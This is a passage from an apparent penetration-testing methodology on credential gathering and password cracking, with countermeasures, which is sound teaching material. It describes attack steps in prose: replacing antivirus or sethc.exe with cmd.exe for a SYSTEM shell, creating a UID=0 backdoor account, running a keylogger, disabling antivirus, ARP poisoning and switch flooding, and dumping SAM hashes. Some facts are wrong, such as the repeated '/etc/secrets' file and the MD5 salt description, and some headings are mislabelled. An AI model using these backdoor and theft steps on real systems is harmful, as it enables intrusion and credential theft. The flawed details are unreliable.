In any case where ARP poisoning is required, it's important to verify that no loss of connectivity was caused in the network. Some network switches provide the functionality to stop all traffic if an attempt to do ARP poisoning is detected (basically, if a forceful attempt to modify the cached ARP tables is detected from a different MAC address). Very few networks incorporate this functionality, but it's important to be aware of it, and to consider the possibility of using it within the organization.

Some switches can be also configured to avoid forceful changes to the cached ARP tables, thus making impossible ARP poisoning. In such systems, a small packet flood (DoS attack) can be tried against the switch, because such switches tend to fail back to act as simple repeaters (hubs) if they can't cope with the ARP table updating. As in the paragraph above, it's important to verify that there is no loss of network connectivity.

## E.2.6 RESULT ANALYSIS / CONCLUSION / OBSERVATION

Seldom is a company's network not vulnerable to ARP spoofing, and very few of them have sniffer detection in place, so for the insider trying to gather authentication credentials from the network with the use of sniffers is one of the main ways of attack.

## E.2.7 COUNTERMESAURES

Implement internal firewalls to segregate network segments that don't require interconnection.

Implement at least IP based ACLs (best if combined with user based ACLs) to avoid spurious connections to systems in need of protection.

Use switched networks.

Try to implement that using switches that can be configured to avoid ARP poisoning as much as possible (balance the equation: if someone attempts ARP poisoning this can lead to major network connectivity disruption).

Use network sniffer detection tools, like AntiSniff (readily available on the Internet). These tools are not 100% fail-proof (a one-way network tap will easily avoid them) but it's better than nothing.

Disable the possibility to boot to an alternate operating system in the machines you control (by changing the BIOS setup and protecting it with a password, or what is better, by removing all bootable devices like floppy drive and CDROM reader). This way you can still be attacked by someone who carries his/her own laptop, but this is easier to avoid by physical access control to the facilities.

Always consider that someone inside your organization *\*can\** get your authentication credentials from the network, so try to minimize the impact using quality passwords and good encryption.

#### **E.2.8 FURTHER READINGS (LINKS)**

#### **E.2.9 CONTRIBUTOR(S)**

### **E.3 STEP THREE: LOCAL HOST AUTHENTICATION CREDENTIALS GATHERING AS AN INSIDER PENETRATION TESTER (LOW PRIVILEGE)**

#### **E.3.1 DESCRIPTION**

In general when someone has physical access to the local host the game is over, because there is usually one or more ways to get all information from the system.

This section applies mostly to employees who want to gather local authentication credentials for some reason, but don't have any administrative rights for the local machine.

#### **E.3.2 OBJECTIVE**

Describe the process of obtaining different types of commonly used passwords from the local machine, from the perspective of an insider with low privileges in the system.

The password cracking once the encrypted or hashed passwords have been obtained is described in a separate section.

#### **E.3.3 EXPECTED RESULTS**

Any skilled individual should be able to raise his/her privileges in the local system to an administrative level. After that gathering local authentication credentials is very easy in most cases.

#### **E.3.4 PROCESS**

The first step to consider is checking if there are any stored passwords, usually obscured by asterisks (or circles in Windows XP) that can be revealed using password reveal tools.

Other than the above, the attacker can try to raise privileges to administrative (Administrator, root, SYSTEM) level. This will vary depending on the operative system.

If everything else fails, the attacker can still try to exploit any local vulnerabilities identified in the system.

### E.3.5 EXAMPLE

For password revealing in Windows systems, tools like Revelation (<http://www.snadboy.com/>) can prove useful, but my preferred one is VeoVeo, a Spanish tool available at <http://www.hackindex.org/download/veoveo.zip> (the website is in Spanish, I recommend you to read it).

A hasty translation of VeoVeo to English can be found at (<http://usuarios.lycos.es/n3kr0m4nc3r/tools/>).

The tool needs no administrative privileges to be installed, just unzip it in any directory, but be sure to have the .exe and the .dll in the same directory.

When started it will be show in your tray (it's the leftmost one, marked in red): It can be accessed with the right mouse button, and you'll see the following options:

```

Visualizar Password
Activar Botones (manual)
Activar Botones (automatico)
-----
Activar Menus
-----
Activar Keylogger
-----
Acerca de
-----
Salir

```

"Visualizar Password" has the functionality to reveal passwords obscured by asterisks.

"Activar Botones (manual)" will send a single message to activate all greyed controls. In some cases the program greys the controls again every 1/nth of a second, in that case you can use "Activar Botones (automatico)" that will keep sending the message to reactivate the greyed controls until deselected.

"Activar Menus", that doesn't work all the time or with all applications, activates greyed menu items.

"Activar Keylogger" activates a simple keylogger. In the Spanish text that comes with VeoVeo there's an explanation of that functionality.

"Acerca de" has the "About..." functionality.

"Salir" means "Exit". This closes the application.

Alternatively, go for the English translation mentioned above).

If your problem are the nasty circles that obscure passwords in Windows XP, you can give iOpus Password Recovery a try ([http://www.iopus.com/password\\_recovery.htm](http://www.iopus.com/password_recovery.htm)).

The next step could be escalate privileges into the system.

In most cases you can boot to an alternative OS, like a Knoppix or WHAX CDROM, and just grab important system files that can provide authentication credentials. Typical examples are the /etc/secrets in a Linux system or the sam file in a Windows machine (tools like Cain can import the sam file).

However, I usually found it easier just to modify the system to allow me a backdoor with administrative privileges.

If the system is a Windows box, it's very likely that it will be running an antivirus program, the antivirus will typically have SYSTEM access rights, in order to be able to scan all files in the system.

With the system running, you can take note of the name of the antivirus program (i.e. the process that's running), boot into an alternative OS that allows you to write to the

local system (like NTFSDOS Pro to access NTFS partitions), make a backup of the executable of the antivirus and put a copy of cmd.exe with the same name and in the same location as the old (replaced) antivirus executable.

Upon booting the system, instead of the antivirus a SYSTEM CLI will be started.

I found also handy doing this trick to sethc.exe in my Windows XP system with the Accessibility Tools installed, thus having the possibility to start a SYSTEM CLI before login simply pressing SHIFT five times (if you do it after login, the CLI will start within your user account).

If the system is a Linux box, you can still create a bogus account with UID=0 (thus a root equivalent), and su to that account after your normal login. You can put a pre-encrypted password to that account if you want, or change it after su'ing. (All this can be a little pointless in a Linux box if you're only interested in the /etc/secrets).

After gaining administrative access level, the next step in a Windows box can be to dump hashes from the sam, this can be done with tools like pwdump2 or pwdump4 in local mode. Other tools exists for the same purpose.

If it's not possible to tamper the system and no useful information was obtained by password revealing, it's still possible to try to identify a local vulnerability and use the proper exploit. An example of that could be RunAs from DebPloit. Take into account that many of these exploits are detected as malware by most antivirus programs, so you have to deactivate them first (I found it trivial to deactivate products like McAfee 4.x using the "Activar Botones" functionality of VeoVeo. Just experiment a bit).

### **E.3.6 RESULTS ANALYSIS / CONCLUSION / OBSERVATION**

Having local access to a system, even with low privileges, usually means that escalation of privileges and authentication credentials gathering is possible.

### **E.3.7 COUNTERMEASURES**

Avoid at all cost the possibility to boot to an alternate operative system.

Provide antivirus and keep it up to date. Verify that is not feasible to deactivate it with such tools as VeoVeo.

Verify that any application that stores passwords and shows it hidden by asterisks or circles is not storing the real password there, but a bogus character string.

### **E.3.8 FURTHER READING (LINKS)**

### **E.3.9 CONTRIBUTOR(S)**

## **E.4 STEP FOUR: NETWORK AUTHENTICATION CREDENTIALS GATHERING AS AN OUTSIDER ADMINISTRATOR (HIGH PRIVILEGE)**

### **E.4.1 DESCRIPTION**

In this scenario most likely the "attacker" is an auditor, that already has some kind of administrative access level to the remote system.

Except with the possible case of SSH connections, the administrative access is to some kind of control or configuration tool (for servers, routers, etc.), that doesn't allow direct command execution.

Due to the remote nature of the attack, the use of sniffers is not feasible.

### **E.4.2 OBJECTIVE**

To gather any available credentials from the remote control/configuration tool.

To obtain command execution rights in the remote system, in order to implement all the techniques described so far.

The password cracking once the encrypted or hashed passwords have been obtained is described in a separate section.

### **E.4.3 EXPECTED RESULTS**

In the case where no command execution rights can be obtained, it's very likely that authentication credentials for the control/configuration tool can be obtained, either by its normal functionality or exploiting some bug of it or the underlying platform (for example the web server).

If command execution rights can be obtained (or are readily available) in the remote system, all techniques mentioned in the preceding sections can be applied, and at least the local authentication credentials will be obtained.

#### E.4.4 PROCESS

The process will vary depending on the type of remote access.

If it consists of SSH or similar access with command execution capabilities to the remote system, for all purposes it can be considered local access with administrative privileges. Dumping or copying of local authentication credentials, installation of sniffers, and other techniques mentioned before will be applied.

If the only access available is to the CLI, and for some reason GUI access is needed, VNC (Virtual Network Computing, from <http://www.realvnc.com/>) can be installed.

If the remote access consists of some control/configuration tool that has indirect command execution capabilities like Webmin (<http://www.webmin.com/>), a shell can be connected back to the attacker's system using Netcat, this process is called "Shell Shovelling". The details of establishing such a connection are out of the scope of this section (details to be found in the relevant section of ISSAF).

If the remote access doesn't provide any way to execute commands, the first step could be to check if in its configuration the credentials for other accounts can be obtained. This will depend on the specific configuration/control tool, but it's very unlikely that they will disclose credentials, even to administrators that can change passwords and add/remove users.

One possibility to explore are any known vulnerabilities to the configuration/control tool. Search on SecurityFocus (<http://www.securityfocus.com/>) for those.

If there are no vulnerabilities shown in SecurityFocus, or the tool is not mentioned at all, some basic tricks like trying to pass invalid parameters, wrong URLs (if the tool is web-based), etc., can sometimes disclose some information from the system, like paths or location of components. If this is feasible, and knowing the internal details of the tool, it could be possible to get access to any file or database where the authentication credentials are stored.

In some strange cases, the above tricks allow command execution (for example pointing an URL to the command to execute, see examples of command execution using the old IIS Unicode vulnerability to get the idea).

As a side note, in some cases, if user creation rights are available and the encryption used by the application is known, a bogus user can be created with a known password, and carry a search (as far as possible) for the encrypted string corresponding to that password in order to locate the credentials storage.

#### **E.4.5 EXAMPLE**

Other than the tools to use after getting CLI access to the remote system, there are no specific tools except the one(s) used to connect to the remote configuration/control application.

In the case of web access to the application, sometimes it is useful to try some kind of intercept proxy like Achilles (Windows) or Paros (visit <http://www.parosproxy.org> for Windows and Linux versions).

#### **E.4.6 ANALYSIS**

Given the possibility of command execution, authentication credentials will be gathered at least from the local system.

If no command execution is possible, it will be still possible in some cases to gather some authentication credentials if the remote control/configuration application is not well coded/configured.

#### **E.4.7 COUNTERMEASURE(S)**

Try to use an application that doesn't allow command execution, or disable it if possible.

Implement a firewall (if possible) that allows connection to that application only from selected locations.

If possible use certificates for authentication. If only passwords can be used, implement a strong policy for secure passwords.

If One-Time-Passwords can be used, these are preferred to normal passwords.

Verify the integrity of the remote control/configuration application. It has to behave well under error conditions, attempts to feed bogus data and/or hand crafted URLs (for web based applications).

#### **E.4.8 FURTHER READING**

#### **E.4.9 CONTRIBUTOR(S)**

## **E.5 STEP FIVE: NETWORK AUTHENTICATION CREDENTIALS GATHERING AS AN INSIDER ADMINISTRATOR (HIGH PRIVILEGE)**

### **E.5.1 DESCRIPTION**

This scenario allows total control of the network at a LAN level.

Basically that means that the attacker or audit can apply ALL techniques described before (including network sniffer installation) to gather authentication credentials with a very high success ratio.

### **E.5.2 OBJECTIVE**

To gather any available credentials from the network and servers.

The password cracking once the encrypted or hashed passwords have been obtained is described in a separate section.

### **E.5.3 EXPECTED RESULTS**

The attacker having administrative privileges at the enterprise level, nothing can stop him/her from collecting all authentication credentials available, so special care has to be taken to avoid storage of plain or encrypted authentication credentials.

### **E.5.4 PROCESS**

All the techniques described before.

### **E.5.5 EXAMPLE**

See sections one to four.

### **E.5.6 RESULTS**

Credentials will be collected except in the following cases:

- a) certificates are used for authentication (assuming that the Certification Authority is safe from the attack)
- b) one-time-passwords are in use (the credentials can still be gathered, but are useless)
- c) smart cards are in use, think of this as the combination of (a) and (b) above. This is probably the more secure scenario
- d) the authentication and/or encryption in use is not known. This will "protect" the specific system/application only until the time this becomes public knowledge

#### **E.5.7 COUNTERMEASURE(S)**

All the countermeasures mentioned so far, with the following recommendations:

- Implement network encryption.
- Implement packet signing in Windows networks to avoid packet injection.
- Use certificates for authentication and be sure that the CA is not reachable in the network (should be totally offline, and any accounts there must be different than the ones used in the enterprise network).
- Use smart card authentication
- Avoid security through obscurity (point c in the section "Results..." above) because it will provide only temporary security. If when the details become public it proves to be unsafe, much more resources will have to be spend than if a good secure product was chosen from the beginning.

#### **E.5.8 FURTHER READING**

#### **E.5.9 COUNTERMEASURE(S)**

## **E.6 STEP SIX: LOCAL HOST AUTHENTICATION CREDENTIALS GATHERING AS AN ADMINISTRATOR (HIGH PRIVILEGE)**

### **E.6.1 DESCRIPTION**

This case is for authentication credentials gathering on the local host, having administrative privileges. Nothing can stop the attacker/auditor from gaining all the available credentials on the system.

### **E.6.2 OBJECTIVE**

To gather any available credentials from the network and servers.

The password cracking once the encrypted or hashed passwords have been obtained is described in a separate section.

### **E.6.3 EXPECTED RESULTS**

The attacker having administrative privileges at the local host level, nothing can stop him/her from collecting all authentication credentials available, so special care has to be taken to avoid storage of plain or encrypted authentication credentials.

### **E.6.4 PROCESS**

See steps three and five. Nothing will stop you from using all techniques described so far.

### **E.6.5 EXAMPLES**

See all techniques and tools described above.

### **E.6.6 RESULTS**

Credentials will be collected except in the following cases:

- certificates are used for authentication (assuming that the Certification Authority is safe from the attack)

- one-time-passwords are in use (the credentials can still be gathered, but are useless)
- smart card authentication in use, like the two points above taken together for extra security
- the authentication and/or encryption in use is not known. This will "protect" the specific system/application only until the time this becomes public knowledge

#### **E.6.7 COUNTERMEASURE(S)**

All the countermeasures mentioned so far, with the following recommendations:

- Implement some kind of hard disk or file encryption for critical information that has to belong to a given user, that can't be overridden by the administrator. In such cases it's vital to keep offline the credentials needed for decryption of the information in extreme cases, or use certificate based encryption (with a secure CA).
- Use certificates for authentication and be sure that the CA is not reachable in the network (should be totally offline, and any accounts there must be different than the ones used in the enterprise network).
- Use smart cards as the base of authentication/encryption.
- Avoid security through obscurity (point c in the section "Results..." in point five) because it will provide only temporary security. If when the details become public it proves to be unsafe, much more resources will have to be spend than if a good secure product was chosen from the beginning.

#### **E.6.8 FURTHER READING(S)**

#### **E.6.9 COUNTERMEASURE(S)**

## E.7 SECOND PART: ENCRYPTED/HASHED PASSWORD CRACKING

### Disclaimer:

Please note this document introduces tools and techniques valid at the time of writing, but giving the fast evolution of software and related security world, it is recommended to always complement this document with internet searches. While the techniques explained here probably will remain valid for some years, tools and details are evolving quickly, so please use search engines and don't miss the latest breaking news.

Every effort has been made to synthesize this document, but it can not be too short: to succeed in password cracking, before knowing HOW to use the tools, you must know WHY you use them.

### E.7.1 BACKGROUND I: PASSWORD TYPES

#### Clear Text Passwords

A cleartext password is a password stored on some media, or sent over the wire (and wireless!) as it is typed, without any modification.

For example, you can find some cleartext passwords stored in Linux files such as `/etc/wvdial.conf`, `/etc/squid/squid.passwd`, etc.

Windows Registry houses some well known cleartext passwords, such as the automatic logon password (HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon).

Widely used protocols as Telnet, FTP, HTTP, POP3, SMTP, IMAP, use cleartext passwords which can be sniffed over the wire. Note: switched networks do not represent useful protections against sniffers.

HTTPS and SSL use cleartext passwords over an encrypted protocol, but if certificates aren't correctly verified these protocols are vulnerable to a MiM (Man in the Middle) attack so we can consider them as cleartext. SSH1 (and SSH2 if the sniffer changes the banner to trick the client it can use only SSH1 authentication – see Ettercap documentation) suffers a similar vulnerability if public keys aren't protected adequately and systems aren't configured to negotiate only v2 protocols.

Note: Cain (Windows, <http://www.oxid.it> ) and Ettercap (Linux, Windows, <http://ettercap.sourceforge.net/> ) are some simple tools to sniff cleartext passwords even on switched networks. Both tools supports MiM sniffing.

Cleartext passwords don't need to be cracked, so why they are relevant to password cracking? Because **cleartext passwords are a precious source of information**. They should be added to dictionaries used later in the cracking phase. Moreover, every cleartext password discovered can aid in discovering how security is managed and can help determining the cracking tactic described later.

### Obfuscated Passwords

Some passwords are stored or communicated after a more or less complex transformation. This transformation is reversible, so after applying an algorithm the password becomes unreadable, and after applying the appropriate reverse algorithm to the "unreadable" password, it returns cleartext. We call this process "obfuscation". Some samples of obfuscated passwords are Windows dialup passwords, MS Terminal Server passwords stored by the client, Enterprise Manager passwords, RSA SecurID tokens, passwords hidden in a "protected" input field, Cisco Type-7 passwords, MS Access passwords, and those stored by VNC (Virtual Network Computing, an OpenSource remote control software). Cain and other free tools can reverse all these passwords.

Since in this realm discoveries are frequent, I suggest that you search the internet often for updated obfuscated password crackers. From our password cracking point of view, decipherable obfuscated passwords, are exactly the same thing as cleartext passwords.

### Encrypted Passwords

Encryption is the process of changing a plain text into a cipher text, and usually means that the process can be reversed (if you apply all mathematical or logical operations in reverse order you can obtain the plain text for a given cipher text).

Password crackers can implement decryption when encryption is in use and the algorithm is known.

### Hashed Passwords

Hashing is the process to mathematically obtain a digest from a given plain text, and means that it's mathematically unfeasible to obtain the plain text for a given cipher text.

Password crackers overcome that difficulty by hashing a big set of plain text words or sequences of characters, and comparing the hash obtained with the cipher text. When a match is found the plain text password has been found, or at least another plain text that produces the same hash (mathematically possible, but very hard). In this last case the result is the same, the text obtained will work as the password.

### Salt

Salting is the process to add one or more random components to a given plain text during the encryption or hashing process, thus making it more difficult to recover the plain text by either of the ways described above.

If an algorithm doesn't incorporate salt, a given plain text will produce always the same cipher text.

If an algorithm incorporates salt, a given plain text will produce several different cipher text variants, depending on the randomness of the salt added.

A good example of use of salt are the Linux passwords.

In the past such passwords were encrypted using DES, and this was strong enough at this time, but with the advent of more powerful systems the cracking of DES became feasible, thus a new algorithm was put in place by the shadow package in Linux systems.

The new algorithm is a salted variation of MD5 (plus a small encoding at the end), so for each plain text you can obtain  $N$  (depending on the implementation, typical values for  $N$  are 1024 or 4096) different cipher texts.

Adding this complexity factor of  $N$  to the fact that the encryption "per se" is stronger (MD5) is much more harder to "crack" (in fact recover) Linux passwords.

*Note: the term "cracking" is incorrect in the case of hash recovery, but it's widely used.*

Some authentication systems apply the hashing algorithm directly to the password, without applying additional security tricks like the use of salt. Among others, Windows LM, NTLMv1, NTLMv2, Lotus Domino R4 and MS Kerberos 5 Pre-authentication (.NET), all use this technique.

## **E.7.2 BACKGROUND II: ALGORITHMS, PUBLIC AND PROPRIETARY ALGORITHMS**

As mentioned earlier in this chapter, many different encryption and hashing algorithms are in use. It's important to know which algorithm has been used for a given password in order to identify the proper cracking tool.

If you know from which application/system that cipher text came in the first place, usually you can dig information about the algorithm used in the Internet or documentation of the application/system itself.

Many of such algorithms are described in RFC (Request For Comments) or STD (STandarDs) documents, available at <http://www.rfc-editor.org/>

If an algorithm has been published, scrutinized, and attacked for some time, and proven solid, it's a good choice for our encryption.

If an algorithm is proprietary, we only have the claims from the vendor about its security. Until someone breaks it and people starts to massively attack it, we don't know anything about its real security. If there are public algorithms in use those are preferred to proprietary ones.

An example of a proprietary algorithm that was broken almost immediately after being put in use, and proved to be weak, was the DVD encryption.

Another good example is the Domino R4 HTTP password hashing algorithm. Its "secret" was closely guarded by Lotus until Jeff Fay and some collaborators manage to break it (now it's implemented in Lepton's Crack). That algorithm produces an

unsalted hash, so a given plain text password produces always the same hash, speeding up the process and making rainbow table creation attractive.

### **E.7.3 BACKGROUND III: MATHEMATICS**

All the different encryption and hashing algorithms are at the end no more than the application of mathematics. Different types of mathematical functions are used to operate on the clear text password (usually converted to numbers for easy handling by computers, like the binary representation of the ASCII code) to produce after a series of steps the encrypted version or the corresponding hash.

What makes it so difficult then to recover the clear text?

In many cases the whole process and functions involved are public knowledge, but even in that case it is very hard to recover the clear text, if possible at all.

Mathematicians and cryptographers who developed the algorithms took care of selecting special functions that involve steps mathematically very difficult to revert (at least at the time of this writing).

Some examples of the use of mathematic tricks are:

- The use of modular arithmetic, in which the universe of numbers is finite but cyclic, like the dial of clock, in which the universe is finite (the numbers from 1 to 12) by cyclic, after 12 you don't have 13, but have 1 again.
- The use of factoring (in particular factoring the product of two big prime numbers). Factoring, the process of obtaining the two factors necessary to arrive to a given result when multiplied, is normally a time consuming process, especially when numbers having two very large prime factors are involved. The best currently known method for factoring is the number field sieve.
- Extracting a digest at a point of the process. A digest is, by definition, something that can be obtained from a piece of information, but that does not allow to reconstruct the information (information is "lost" in the digestion process).

#### **Uniqueness and Collisions**

The "ideal" encrypted password should be absolutely unique, but in practice this is generally not achieved.

Let's suppose the case of user "john" with password "secret", in a system that uses the userID plus an element with randomness of 4096 to salt the password.

Another user "john" with password "secret" has a 1 in 4096 possibilities to have the same encrypted password. That's roughly 0.024% probability, so if we take the 1,000,000 "johns", we will have 24,000 users with the same password. Extreme scenario? Not quite...

A better option could be to add a timestamp as part of the salt.

In that case we still have the 1:4096 odds, but only for as long as the password was changed in exactly the same second of the same time and date.

Be careful, do not use only the timestamp, or anyone able to obtain the time of the operation will be able to disregard the salt. Investigate the implementation of Kerberos 4 in MS Windows if you want to analyze such a case.

At least whilst we are speaking of encryption (NOT hashing) we can safely guess that our operation will produce always:

$$P_1 \Rightarrow E_1$$

$$P_2 \Rightarrow E_2$$

$$P_3 \Rightarrow E_3$$

$$P_n \Rightarrow E_n$$

Where P is a plain text, and E is the corresponding encrypted version.

Things become worse in the hashing world.

By definition the hash is a digest of the plain text (or whatever is obtained after a series of mathematical operations on it), and ALL hashing algorithms have a limited universe of hashes.

For example, MD5 is a 16 byte hash, meaning that our hashes will be:

```
0x00000000000000000000000000000000
```

```
0x00000000000000000000000000000001
```

```
0x00000000000000000000000000000002
```

```
...
```

```
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
```

That means approximately  $3.4e38$  possibilities.

The question is: How many possible clear texts we have?

The answer is: INFINITE.

An  $3.4e38$  is not even close to the idea of INFINITE.

Our scenario will be:

$$P_a \Rightarrow H_a$$

$$P_b \Rightarrow H_b$$

$$P_c \Rightarrow H_c$$

...

$$P_{a'} = H_a$$

$$P_{b'} = H_b$$

... etc

Where P is the plain text and H is the corresponding hash.

The meaning of the above is that we will have multiple (infinite!) plain texts that will produce  $H_a$ , the same for  $H_b$ , etc.

Each and any one of these are called collisions.

Since the authentication algorithm compares the hash from the password with the stored hash, for some weak hashing algorithms it is possible in theory to find a collision of an arbitrary password which produces the same hash.

Supposedly, if for some hashing algorithm the passwords “Michael” and “Peter” give the same hash, they are interchangeable. The authentication system will accept both passwords if they corresponds to the same stored hash.

Recently some “humanly-timed” collisions calculation algorithms have been discovered on MD5, but at the time of this writing they don’t seem applicable to the password cracking world.

The restriction lies purely in finding a mathematical way to obtain colliding clear texts, and when we mention that collisions were found in MD5 what we really mean is that colliding clear texts were found, not that any other hasing algorithm is collision-free. None of them are.

Other hashing algorithms use much bigger universes than MD5, making more difficult to face colliding clear texts, but they are still definitely there, it's up to mathematicians and cryptanalysts to find them.

## **E.7.4 BACKGROUND IV: RAINBOW TABLES AND RAINBOW CRACKING**

A very long time ago someone came with the concept of pre-computing all given cipher texts for all possible plain texts (for a given algorithm, of course). This way a table with all plain texts and their corresponding cipher texts can be generated, such a table (with many mathematical enhancements) is nowadays named a "Rainbow Table".

Having such a table you don't need to create hashes again during the password cracking process, it's enough to parse the table looking for any given cipher text, and when found read the next column to see what is the plain text associated with that. This process is known as "Rainbow Cracking" or "Instant Cracking".

Rainbow table generation and rainbow cracking is feasible with today's hardware for algorithms that don't use salt (due to storage space limitations for the table) and up to a certain length only.

A good candidate for such approach is the old Windows LM algorithm, because it uses only a subset of all ASCII characters (no lowercase letters, not all symbols allowed, Unicode is possible but hardly used in western countries) with a maximum length of 7. Even that "small" subset will produce a table of more than 100 GB, and will take some time to complete, but the rainbow cracking after table creation will take only a very small percentage of that time to recover ANY password.

There are several reasons why LM is a very good candidate for rainbow cracking:

- It is still widely used, because new MS Windows products have kept it for backwards compatibility
- It's maximum length is 7, when a password from 8 to 14 characters is used it is simply split into two chunks of 7 characters each, and each chunk is encrypted (and can be decrypted) separately. That means that the security of a 14 character password will be the same as a 7 character password.
- It converts all lower case letters to upper case before encrypting, reducing the size of the set of characters needed during rainbow table creation.

Other algorithms are harder to exploit using rainbow tables, mostly because they don't share the last 2 points mentioned above for LM, either they use the complete length of the password to generate the encrypted or hashed version, use lower and uppercase characters, or both.

An analysis of MD5 shows that behaviour. No matter the length of the plain text, all of it will be contemplated when generating the hash, and 'dog', 'DOG' and 'dOg' all have different hashes.

The problems faced when trying to generate rainbow tables are of two types, namely time and storage space. Time is required to generate the tables, and also time is required to parse the tables when looking for a given hash. If the set of tables is very big that time can be considerable (albeit still much shorter than brute force cracking). And the size of the tables brings us to the second problem, storage space. Below there are some figures on table size:

LM up to 7 chars (max), A-Z 0-9 space 14symbols, 99.9% probability = 18 GB  
 NTLM up to 7 chars, a-z A-Z 0-9 space 14symbols, 99.9% probability = 173 GB  
 NTLM up to 8 chars, a-z A-Z 0-9 space 14symbols, 99.9% probability = **13.1 TB**

Today is feasible to implement a Storage Area Network (SAN) and have several TB available, so let's ignore for a moment the problem of size and the related problem of time to parse the tables, and let's focus on the time to generate them.

In the cases above I did the calculation for tables of the same size (each), and many files up to the required total size for that particular algorithm. The quantity of tables needed are:

LM up to 7 chars: ~ 30 tables  
 NTLM up to 7 chars: ~ 270 tables  
 NTLM up to 8 chars: ~ 21,000 tables

A powerful computer can calculate 1 table/day at the time of this writing, so you can complete your LM set in 1 month with a dedicated machine.

If you are willing to wait, you will have NTLM up to 7 chars in less than 1 year.

But the last case is simply not feasible. 21,000 days are a little over 57 years, and we hope NTLM would have been obsoleted by then (don't say anything about backwards compatibility).

The obvious way to tackle the problem is to put more processing power to work in the table generation effort. Either you have more machines, or ask friends to cooperate. In any case it's not very likely that all the machines will reach the specification of 1 table/day, and the logistics of collection, sorting, verifying and storing tables are big.

If you have many machines because you are part of an organization, there is still the possibility of setting up some parallel computing effort, either as a dedicated cluster with otherwise unused machines, or as grid computing.

#### **E.7.5 DESCRIPTION**

This section describes the process to identify (when possible) the encryption/hashing algorithm used to secure the passwords, and the use of common password cracking tools to obtain the plain text passwords.

#### **E.7.6 OBJECTIVE**

- To obtain the plain text passwords from their corresponding encrypted/hashed equivalents.
- To explain the use of common password cracking tools.
- To explain the rainbow table concept and its implementation with common tools.

#### **E.7.7 COUNTERMEASURE(S)**

Due to the attack on the encrypted/hashed passwords being off-line, no particular restrictions are expected to be found.

Given a known encryption/hashing algorithm, any simple passwords will fall to attack. Complex passwords could potentially take a prohibitive time to be obtained, so the use of rainbow tables will be explained for these.

At the end, it is expected that a good percentage of user passwords and some administrative (probably good) passwords will be recovered.

**E.7.8 PROCESS**

The steps to follow are:

- Select the proper password cracking tool based on the encryption/hashing algorithm in use.
- Organize the combination userID + encrypted/hashed password in a format suitable for the password cracking tool to be used.
- If rainbow tables are not available, use a comprehensive dictionary attack on the encrypted/hashed password list.
- If rainbow tables are not available, define the scope of a bruteforce attack and implement it.
- Do a rainbow table lookup for the encrypted/hashed passwords.

**E.7.9 EXAMPLE**

Some common password cracking tools are:

- LC5 (<http://www.atstake.com/products/lc/>)
  - Runs on Windows only
  - Supports LM and NTLM hashes (Windows), including rainbow tables.
  - Supports Unix hashes, but no rainbow table support for that.
  - Supports dictionary, "hybrid mode" and bruteforce attacks
  - Has rainbow table support
  - The charset to use for the password is configurable
  - It has network sniffing functionality and SAM dumping
  - Has some other enterprise related functionalities
  - The main advantage of this tool are the commercial support and the easiness of use
- Cain (<http://www.oxid.it/cain.html>)
  - Runs on Windows only
  - Supports Win 9x .pwl files, Windows LM, NTLM and NTLMv2 hashes, Cisco IOS MD5 hashes, Cisco PIX MD5 hashes, APOP MD5 hashes, CRAM MD5 hashes, OSPF MD5 hashes, RIPv2 MD5 hashes, VRRP HMAC hashes, VNC 3DES passwords, pure MD2 hashes, pure MD4 hashes, pure MD5 hashes, pure SHA1 hashes, RIPEMD-160 hashes, Kerberos 5 pre authentication hashes, Radius Key hashes, IKE-PSK hashes, MS-SQL hashes and MySQL hashes
  - Supports dictionary and bruteforce attacks

- Supports rainbow tables in some algorithms, and for a single account at a time
- The charset to use for the password is configurable
- It has network sniffing functionality and SAM dumping
- Has several other functions other than password cracking
- The main advantages of this tool are the huge amount of encrypted/hashed passwords supported, the extra functionalities not related to password cracking and the cost (free)
- John the Ripper (<http://www.openwall.com/john/>)
  - Runs on DOS, Windows and Linux (or any UNIX-ish system)
  - Supports traditional DES, BSDI DES, FreeBSD MD5, OpenBSD Blowfish, Kerberos AFS DES and Windows LM by default.
  - Patches available to support OpenVMS passwords, Windows NTLM, AFS Kerberos v4, S/Key keyfiles, Netscape LDAP server passwords and MySQL passwords. Applying a single patch is easy, applying more than one get more and more complex because you can't simple use the patch command.
  - Supports dictionary, "word mangling" and incremental (bruteforce) modes. These modes made John a very powerful tool
  - The charset to use for the password is configurable
  - The main advantages of this tool are bruteforce speed, the powerful word mangling mode and the fact that is free open source software
- Lepton's Crack (<http://freshmeat.net/projects/lcrack/>)
  - Runs on DOS and Windows if compiled under Cygwin, MingW or Visual C, and Linux (or any UNIX-ish system)
  - Supports Domino R4 hashes, pure MD4 hashes, pure MD5 hashes, NTLM (Unicode MD4), pure SHA1 hashes and Windows LM hashes by default.
  - Plans are in place to add support for Domino R5 hashes and Oracle passwords.
  - Supports login mode (tries combinations of the userid), dictionary, "smart dictionary mode" and bruteforce attacks
  - It has REGEX support. This is one of the most interesting functionalities of this tool, that makes it very powerful

- In REGEX mode (and also for the charset) the characters to use can be indicated directly by the character, or as an hex, octal or decimal number
- The charset to use for the password is configurable
- Both commonly used charsets and REGEX expressions can be stored in text files, and these referenced when the tool is used
- Has an external program to generate rainbow tables in the supported algorithms
- It has support for pre-computed tables (albeit not rainbow tables at the time of this writing)
- The main advantages of this tool are the REGEX mode, support for Domino R4 hashes and the fact that is free open source software

There is plenty of other tools out there, some of them for several encryption/hashing algorithms, some only for one. Every one of them has advantages and disadvantages, so try them and get familiar with the most useful ones for you.

